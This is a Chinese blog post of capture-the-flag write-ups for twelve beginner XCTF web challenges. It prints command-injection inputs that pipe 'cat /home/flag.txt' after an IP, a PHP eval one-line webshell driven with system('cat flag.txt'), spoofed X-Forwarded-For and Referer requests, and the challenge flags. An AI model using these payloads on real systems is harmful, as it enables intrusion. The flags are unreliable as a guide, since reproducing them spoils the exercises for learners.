XCTFweb新手入门题目WP

原创

小Gan 于 2020-09-20 19:38:16 发布 195 收藏 3

分类专栏： CTF 文章标签： 信息安全


本文链接：https://blog.csdn.net/weixin_43832766/article/details/108696503

XCTFweb新手入门题目WP

1.view source

提示是查看源代码，无法右键，那就直接F12打开开发者工具便可得到flag

FLAG is not here



2.robots

直接访问robots.txt文件可得到flag文件名称。

然后打开f1ag_1s_h3re.php文件便可获得flag.


3.backup


提示index.php的备份名，那便尝试index.php.bak,然后打开F12得到flag。

你知道
件名吗


4.cookie


提示cookie那便打开F12，找到网络那一栏，可以看到一个提示叫我们查看cookie.php文件






然后打开cookie.php文件,提示查看响应头，得到flag。






5.disabled_button

不能按的按钮，那让他能按不就完事了。。。。。打开F12将diabled这个属性删掉不就完事了。。。






6.weak_auth

看标题就知道显然是弱口令，先随便输入一个用户名和密码，报错发现用户名必须是admin。随后暴力破解，图太多各位看客老爷可以自行百度bp如何暴力破解。最后爆破密码为123456.

7.command_execution

很简单的一个命令注入漏洞，在文本框内输入127.0.0.1 | find / -name “flag.txt”（将 | 替换成 & 或 && 都可以）,查找flag所在位置，如图

在文本框内输入 127.0.0.1 | cat /home/flag.txt 可得到flag，如图。



8.simple_php

本题考查的是php弱类型比较。php中有两种比较符号。


=== 会同时比较字符串的值和类型

== 会先将字符串换成相同类型，再作比较，属于弱类型比较

我们进行代码审计发现同时满足 $a==0 和 $a 时，显示flag1。

弱类型比较会使'asd' == 0为真，所以输入a=asd时，可得到flag1，

is_numeric() 函数会判断如果是数字和数字字符串则返回 TRUE，否则返回 FALSE,且php中弱类型比较时，会使('1234a' == 1234)为真，所以当输入a=asd&b=1235a，可得到flag2，如图所示。





```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
```

```
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}


9.get_post

本题考查get和post的提交方法。先在url后面添加?a=1,再使用hackbar提交b得到flag。



10.xff_referer

提示说这两项东西都是可以伪造的，使用bp将数据包抓下，在请求头添加X-Forwarded-For: 123.123.123.123，然后放包。如图。



必须来自https://www.google.com

请求

Raw 参数 头 Hex

```
GET / HTTP/1.1
Host: 111.198.29.45:48783
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 0
Connection: close
Cookie: PHPSESSID=aa7dbbf6-f5ec-4af4-907a-82556ab86440
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: 123.123.123.123
```


接着继续在请求头内添加Referer: https://www.google.com，获得flag

请求

Raw 参数 头 Hex

```
GET / HTTP/1.1
Host: 111.198.29.45:53129
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=aa7dbbf6-f5ec-4af4-907a-82556ab86440
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
Referer: https://www.google.com
```

响应

Raw 头 Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 20 Jun 2019 02:10:43 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 631
Connection: close
Content-Type: text/html

□<html>
<head>
    <meta charset="UTF-8">
    <title>index</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css"
rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:200PX;
            width:20em;
        }
    </style>
</head>
<body>
<p id="demo">ip□□□□□123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="□□□□https://www.google.com";<
/script><script>document.getElementById("demo").innerHTML="cyberpeace{bd1350106c
b8cdc6d8407f74f86dbc4a}";</script></body>
</html>
```


11.webshell

经典一句话木马，因为post请求，直接使用hackbar构造shell=system('cat flag.txt');

你会使用webshell吗?

cyberpeace{43baf28ed39add323b8b8cc2c3d2d691}<?php
@eval($_POST['shell']);?>

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL

Split URL

Execute

ADD "/"

http://220.249.52.133:55977/

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear All

shell=system('cat flag.txt');

12.simple_js

简单的代码审计，发现无论输什么都会跳到假的密码上。真密码位于fromCharCode。

```
    <title>JS</title>
    <script type="text/javascript">
    function dechiffre(pass_enc){
        var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
        var tab  = pass_enc.split(',');
                var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                        k = j + (1) + (n=0);
                        n = tab2.length;
                        for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]));
                                if(i == 5)break;}
                        for(i = (o=0); i < (k = j = n); i++ ){
                        o = tab[i-1];
                                if(i > 5 && i < k-1)
                                        p += String.fromCharCode((o = tab2[i]));
                        }
        p += String.fromCharCode(tab2[17]);
        pass = p;return pass;
    }
    String["fromCharCode"]
(dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\
x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

    h = window.prompt('Enter password');
    alert( dechiffre(h) );
```


先将字符串用python处理一下，得到数组[55,56,54,79,115,69,114,116,107,49,50]，如下。

```
a="\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\
x31\x30\x37\x2c\x34\x39\x2c\x35\x30"
print (a)
```

将得到的数字分别进行ascii处理，可得到字符串786OsErtk12，如下。

```
a = [55,56,54,79,115,69,114,116,107,49,50]
c = ""
for i in a:
    b = chr(i)
    c = c + b
print(c)
```

最后得到flag：Cyberpeace{786OsErtk12}